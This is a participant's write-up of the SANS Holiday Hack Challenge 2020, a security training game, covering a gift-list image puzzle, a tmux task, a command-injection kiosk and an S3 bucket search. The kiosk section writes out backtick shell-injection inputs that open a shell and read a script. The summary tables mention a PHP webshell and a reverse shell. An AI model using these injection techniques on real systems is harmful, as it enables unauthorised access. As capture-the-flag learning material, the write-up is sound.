Sans Holiday Hack Challenge 2020

Report by Stanislav Nurilov

Papa, when can I start work, so I can play this fun game?"

- My Daughter on day 2 of challenge

Overview

What an amazing year filled with exciting challenges! The requirement to keep the report at 50 pages, certainly gave me an exercise in verbal compression. Thank you to everyone who created this wonderful experience!

Challenge Overview

I wrote the report in the order that I completed the challenges (for the most part). The table below is a more organized.

Challenge Title	Answer	Notes
1) Uncover Santa's Gift List	`Proxmark`	Untwirl the image using a photo editor.
2) Investigate S3 Bucket	`North Pole: The Frostiest Place on Earth`	Find the s3 bucket with a script, download and "unpack".
3) Point-of-sale Password Recovery	`santapass`	Unpack an `asar` file from an electron application packaged as an `exe`.
4) Operate the Santavator		Get into the elevator and have fun.
5) Open HID Lock	`lf hid sim -w H10301 --fc 113 --cn 6023`	There are a couple of locations in the game where you can sniff a badge. Head to the Workshop to impersonate a badge using the Proxsmark device.
6) Splunk Challenge	`The Lollipop Guild`	Analyze data with SPLUNK and answer a few questions.
7) Solve the Sleigh's CAN-D-BUS Problem	`Filter 19B=0F2057 and 080<0`	Analyze the CAN-D-BUS using simple logic. Understand what each control does and filter out the messages that don't seem to have a logical purpose.
8) Broken Tag Generator	`JackFrostWasHere`	A ruby web application contains an arbitrary file read route and a command line injection accessible via a file upload feature. Provide a zip file with specially crafted file names to trigger code execution and see the answer.
9) ARP Shenanigans	`Tanta Kringle`	Use `SCAPY` to fake an `ARP` response and then a `DNS` response. Create a modified `debian` file with a post install script that opens a reverse connect shell. Start an `HTTP` server to serve it. Use `netcat` to listen to the reverse connect shell and `cat` the required file.
10) Defeat Fingerprint Sensor	`besanta`	Pass a special parameter to the URL to `besanta` even when you are not.
11a) Naughty Nice List with Blockchain Investigation Part 1	`57066318f32f729d`	Clone the PRNG to predict the appropriate value.
11b) Naughty Nice List with Blockchain Investigation Part 2	`fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb`	Learn about MD5 collisions and flip 4 bits to win.

Extra Challenge Overview

These are listed in the order I solved them.

Name	Challenge Title	Notes
Pepper Minstix	CP: Unescape Tmux	`tmux attach`
Shinny Upatree	CP: Kringle Kiosk	Achieve Command Injection with Option 4.
Bushy Evergreen	CP: Speaker UNPrep - door	Run `strings` on `door`; password is `Op3nTheD00r`.
Sugarplum Mary	CP: Linux Primer	Complete a series of simple Linux commands.
Fitzy Shortstack	Extra: 33.6kbps	Press the dial up sounds in the correct sequence.
Holly Evergreen	CP: Redis Bug Hunt	Drop a php webshell via `redis-cli` exposed on `maintenance.php` to dump `index.php`
Minty Candycane	Extra: Sort-O-Matic	Write 8 regular expressions, ranging from extremely easy to involved.
Ribb Bonbowford	Arcade: The Elf Code	Complete 8 JavaScript programming challenges.
Bushy Evergreen	CP: Speaker UNPrep - lights	Opportunistic decryption, values from conf file are decrypted if they are encrypted; put encrypted password into `name` field to see it.
Bushy Evergreen	CP: Speaker UNPrep - vending-machines	Brute force every combination of 10 char passwords and lookup the encrypted chars.

Name	Challenge Title	Notes
Wunorse Openslae	CP: CAN-Bus Investigation	Basic data analysis of a log file.
Alabaster Snowball	CP: Scapy Prepper	Complete a tutorial on how to use the Python Scapy Library.
Tangle Coalbox	Arcade: Snowball Fight	Predict a random seed after observing 624 other seeds first.

KringleCon Talks

On day 1, I binged out on KringleCon talks. Here's a list of some of the talks I enjoyed:

- Listen to Ed Skodus: https://www.youtube.com/watch?v=8e0SZrbWFuU&feature=youtu.be
- Listen to Josh Wright, Open S3 Buckets: https://www.youtube.com/watch?v=t4UzXx5JHk0
  - Some tools for wordlist generation for finding open S3 buckets
- Listen to Larry Pesce, HID Card Hacking: https://www.youtube.com/watch?v=647U85Phxgo
  - Cards are generally ordered in batches with sequential id numbers and the same facility code.
  - ProxCard II can be cloned.
- Dave Herrald, Adversary Emulation and Automation: https://www.youtube.com/watch?v=RxVgEFt08kU
  - Splunk Attack Range: https://github.com/splunk/attack_range
- Listen to David Tomaschik, Red Teaming: Why Organizations Hack Themselves:
  - https://www.youtube.com/watch?v=2ejR8ITe_uA
- Relisten to John Hammond, 5 Steps to Build and Lead a Team of Holly Jolly Hackers
  - https://www.youtube.com/watch?v=D5Nwg84cV1E
- Tom Liston, Random Facts about Mersenne Twisters, https://www.youtube.com/watch?v=Jo5Nlbqd-Vg
  - 624 32-bit integers + tempering + twister
  - https://github.com/tliston/mt19937


1) Uncover Santa's Gift List (Jingle Ringford)

There is a photo of Santa's Desk on that billboard with his personal gift list. What gift is Santa planning on getting Josh Wright for the holidays? Talk to Jingle Ringford at the bottom of the mountain for advice.

Hint: Use Photopea.com (https://www.photopea.com/)

Elf: Jingle Ringford	
	Jingle Ringford10:55PM Welcome! Hop in the gondola to take a ride up the mountain to Exit 19: Santa's castle! Santa asked me to design the new badge, and he wanted it to look really cold - like it was frosty. Click your badge (the snowflake in the center of your avatar) to read your objectives. If you'd like to chat with the community, join us on Discord! We have specially appointed Kringle Koncierges as helpers; you can hit them up for help in the #general channel! If you get a minute, check out Ed Skoudis' official intro to the con! Oh, and before you head off up the mountain, you might want to try to figure out what's written on that advertising bilboard. Have you managed to read the gift list at the center?

Looking at the picture we see that there is a twirl in part of the list. Can we Untwirl it?



Using the helpful site provided in the hint, use the Lasso tool to select and the Twirl transform to get the list just right.


You can make out most of the list:

- Ed – Two Front Teeth
- ?an – OU Jersey
- Jeremy - Blanket
- Brian – L?? ei
- Josh Wright - Proxmark
- Clay – Darth Vader Suit
- Tod – Holiday Lights
- Phil – Stuffed Pikachu
- Jerry – Trip to North Pole

Answer: Proxmark

CP: Unescape tmux (Pepper Minstix)

Elf: Pepper Minstix



Pepper Minstix 11:26PM
Howdy - Pepper Minstix here!
I've been playing with `tmux` lately, and golly it's useful.
Problem is: I somehow became detached from my session.
Do you think you could get me back to where I was, admiring a beautiful bird?
If you find it handy, there's a tmux cheat sheet you can use as a reference.
I hope you can help!


When you open the terminal, you get a few colorful hints in the MOTD.

```
Can you help me?
I was playing with my birdie (she's a Green Cheek!) in something called tmux,
then I did something and it disappeared!
Can you help me find her? We were so attached!!
elf@4e1271efb020:~$
```


The man page confirms the answer which is:

```
tmux attach
```

This produces some really wonderful ascii art




Pepper congratulates me:



Pepper Minstix 11:38PM
You found her! Thanks so much for getting her back!
Hey, maybe I can help YOU out!
There's a Santavator that moves visitors from floor to floor, but it's a bit wonky.
You'll need a key and other odd objects. Try talking to Sparkle Redberry about the key.
For the odd objects, maybe just wander around the castle and see what you find on the floor.
Once you have a few, try using them to split, redirect, and color the Super Santavator Sparkle Stream (S4).
You need to power the red, yellow, and green receivers with the right color light!


CP: Kringle Kiosk (Shinny Upatree)

Elf: Pepper Minstix	
	Shinny Upatree 11:40PM Hiya hiya - I'm Shinny Upatree! Check out this cool KringleCon kiosk! You can get a map of the castle, learn about where the elves are, and get your own badge printed right on-screen! Be careful with that last one though. I heard someone say it's "ingestible." Or something... Do you think you could check and see if there *is* an issue?

The terminal gives us the directions we need, we need to escape the menu to /bin/bash.


```
Welcome to our castle, we're so glad to have you with us!
Come and browse the kiosk; though our app's a bit suspicious.
Poke around, try running bash, please try to come discover,
Need our devs who made our app pull/patch to help recover?
Escape the menu by launching /bin/bash
Press enter to continue...
```

The key to success lies in exploring all of the menu options one by one to see what they do.



```
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
 Welcome to the North Pole!
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
1. Map
2. Code of Conduct and Terms of Use
3. Directory
4. Print Name Badge
5. Exit
```


Option 1 prints out a beautiful map that I can use to help navigate the castle.



```
Please select an item from the menu by entering a single number.
Anything else might have ... unintended consequences.

Enter choice [1 - 5] 1
```


Option 2 prints out the rules, so I can hack safely.

Option 3 prints out a very helpful listing of Elves and their locations. I used this list to help me keep track of all the challenges that are necessary to complete, so I don't lose track of any:




```
Enter choice [1 - 5] 3
Name:                Floor:   Room:
Ribb Bonbowford      1        Dining Room
Noel Boetie          1        Wrapping Room
Ginger Breddie       1        Castle Entry
Minty Candycane      1.5      Workshop
Angel Candysalt      1        Great Room
Tangle Coalbox       1        Speaker UNPreparedness
Bushy Evergreen      2        Talks Lobby
Holly Evergreen      1        Kitchen
Bubble Lightington   1        Courtyard
Jewel Loggins                 Front Lawn
Sugarplum Mary       1        Courtyard
Pepper Minstix                Front Lawn
Bow Ninecandle       2        Talks Lobby
Morcel Nougat        2        Speaker UNPreparedness
Wunorse Openslae     R        NetWars Room
Sparkle Redberry     1        Castle Entry
Jingle Ringford               NJTP
Piney Sappington     1        Castle Entry
Chimney Scissorsticks 2       Talks Lobby
Fitzy Shortstack     1        Kitchen
Alabaster Snowball   R        NetWars Room
Eve Snowshoes        3        Santa's Balcony
Shinny Upatree                Front Lawn
Tinsel Upatree       3        Santa's Office
Press [Enter] key to continue...
```

Option 4 allows me to enter my name. Maybe I'll be Bobby Tables[1] this year.




```
Enter choice [1 - 5] 4
Enter your name (Please avoid special characters, they cause some weird errors)...bobby tables
 ______________
< bobby tables >
 --------------
  \
   \   \_\_    _/_/
    \      \__/
           (oo)\_______
           (__)\       )\/\
               ||----w |
               ||     ||
Press [Enter] key to continue...
```

Let's try something more exotic like an apostrophe.




```
Enter your name (Please avoid special characters, they cause some weird errors)...brian o'connor
bash: -c: line 0: unexpected EOF while looking for matching `''
bash: -c: line 1: syntax error: unexpected end of file
```

That's nice, what about a backtick?



```
Enter choice [1 - 5] 4
Enter your name (Please avoid special characters, they cause some weird errors)...`pwd`
 ______________
< /home/shinny >
 --------------
```


Now we're talking. Looks like we can inject all sorts of commands.



```
Enter your name (Please avoid special characters, they cause some weird errors)...`ls -al`
 ________________________________________
/ total 24 drwxr-xr-x 1 shinny shinny    \
| 4096 Dec 14 17:53 . drwxr-xr-x 1 root  |
| root 4096 Dec 14 17:53 .. -rw-r--r-- 1 |
| shinny shinny 220 Apr 18 2019          |
| .bash_logout -rw-r--r-- 1 root root 120 |
| Dec 5 00:00 .bashrc -rw-r--r-- 1 shinny |
| shinny 807 Apr 18 2019 .profile        |
| -rwxr-xr-x 1 root root 2528 Dec 6 12:24 |
\ welcome.sh                             /
 ----------------------------------------
```

Let's try dumping the script with `` `cat welcome.sh |base64` ``

[1] https://xkcd.com/327/




```
Enter choice [1 - 5]
Enter your name (Please avoid special characters, they cause some weird errors)...`cat welcome.sh|
base64`
 _______________________________________
/ IyEvYmluL2Jhc2gKCmRlY2xhcmUgLXggTEFTVF9 \
| PUkRFUgpMQVNUX09SREVSPScnCgojIGh0dHBz   |
| Oi8vYmFzaC5jeWJlcmNpdGkuYml6L2d1aWRlL01 |
```

This looks promising. We can now deobfuscate the script easily, and a few sections stand out…


```
...

three() {
  cat /opt/directory.txt
  pause
}

four() {
  read -r -p "Enter your name (Please avoid special characters, they cause some weird errors)..." name
  if [ -z "$name" ]; then
    name="Santa\'s Little Helper"
  fi
  bash -c "/usr/games/cowsay -f /opt/reindeer.cow $name"
  pause
}

surprise(){
  cat /opt/plant.txt
  echo "Sleeping for 10 seconds.." && sleep 10
}

# function to display menus
...
```

It looks like there is a hidden option for Jason the plant.



```
Enter choice [1 - 5] plant
  Hi, my name is Jason the Plant!

  ( U
   \| )
  __|/
  \    /
   \__/ ejm96
Sleeping for 10 seconds..
```

You can also do a straight `` `/bin/bash` ``, but all the standard output gets captured for redirection, so you don't see any of the output other than items sent to stderr. When you exit that shell, the output gets printed out.



```
Enter choice [1 - 5] 4
Enter your name (Please avoid special characters, they cause some weird errors)...`/bin/bash`
shinny@30d6682f2a28:~$ whoami
shinny@30d6682f2a28:~$ exit
exit
 ________________________________________
/ #####hhc:{"hash":                       \
| "2c112900362b8cb187b8c47c03de371b00776b |
| 3ad431f38848b5a90d82a541e8",            |
| "resourceId":                           |
| "8917f3f3-8c3a-4379-bf3f-71084f363973"} |
| #####  ___  _ / __|  _  _  _ ___ ___ __ |
| | | \__ \ | +| | / _| / _| / -_) (_-<  |
| (_-< |_| |__/ \_,_| \__|_ \__|_ \___|   |
| /__/_ /__/_  _(_)_                      |
| _|"""""|_|"""""|_|"""""|_|"""""|_|""""" |
| |_|"""""|_|"""""|_| """ |               |
| "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0- |
| '"`-0-0-'"`-0-0-'"`-0-0-' Type 'exit'   |
\ to return to the menu. shinny           /
 ----------------------------------------
```

The output contains a section used by the game to keep score if it is pasted or output into the terminal.


```
#####hhc:{"hash":"006808315887ce71c4a3ce62efd64bc42d9583217955c1f5dac42a0d2e602876", "resourceId":"7f37272e-5047-4bbb-b523-05d997bbcdd9"}#####
```

I was having a little trouble launching bash the "intended way", so I just pasted the answer into the console, which allowed the game to proceed. Shinny asks me to help with the leaky S3 buckets.

2) Investigate S3 Bucket (Shinny Upatree)


When you unwrap the over-wrapped file, what text string is inside the package? Talk to Shinny Upatree in front of the castle for hints on this challenge.

There are many colorful hints in the terminal to help get started.




```
Can you help me? Santa has been experimenting with new wrapping technology, and
we've run into a ribbon-curling nightmare!
We store our essential data assets in the cloud, and what a joy it's been!
Except I don't remember where, and the Wrapper3000 is on the fritz!

Can you find the missing package, and unwrap it all the way?

Hints: Use the file command to identify a file type. You can also examine
tool help using the man command. Search all man pages for a string such as
a file extension using the apropos command.

To see this help again, run cat /etc/motd.
elf@56ee2f2c1f5b:~$
```

Modify the wordlist in ~/bucket_finder/wordlist to include wrapper3000. Then run `./bucket_finder.rb wordlist`



```
elf@48f79c3d9fa6:~/bucket_finder$ ./bucket_finder.rb wordlist
http://s3.amazonaws.com/wrapper3000
Bucket Found: wrapper3000 ( http://s3.amazonaws.com/wrapper3000 )
        <Public> http://s3.amazonaws.com/wrapper3000/package
elf@48f79c3d9fa6:~/bucket_finder$
```

Once downloaded a file called package appears. It has several obfuscated layers that can be explored with a hexeditor or the “file” command.



```
elf@48f79c3d9fa6:~/bucket_finder$ ./bucket_finder.rb --download wordlist
http://s3.amazonaws.com/wrapper3000
Bucket Found: wrapper3000 ( http://s3.amazonaws.com/wrapper3000 )
        <Downloaded> http://s3.amazonaws.com/wrapper3000/package
```

There are many ways to get the output. After experimentation, the following sequence of commands does the trick all in one beautiful line:

```
elf@56ee2f2c1f5b:~/bucket_finder/wrapper3000$ cat package | base64 -d | gunzip | tar -xj -O | xxd -r | xzcat | uncompress
```


The final output is:

```
North Pole: The Frostiest Place on Earth
```

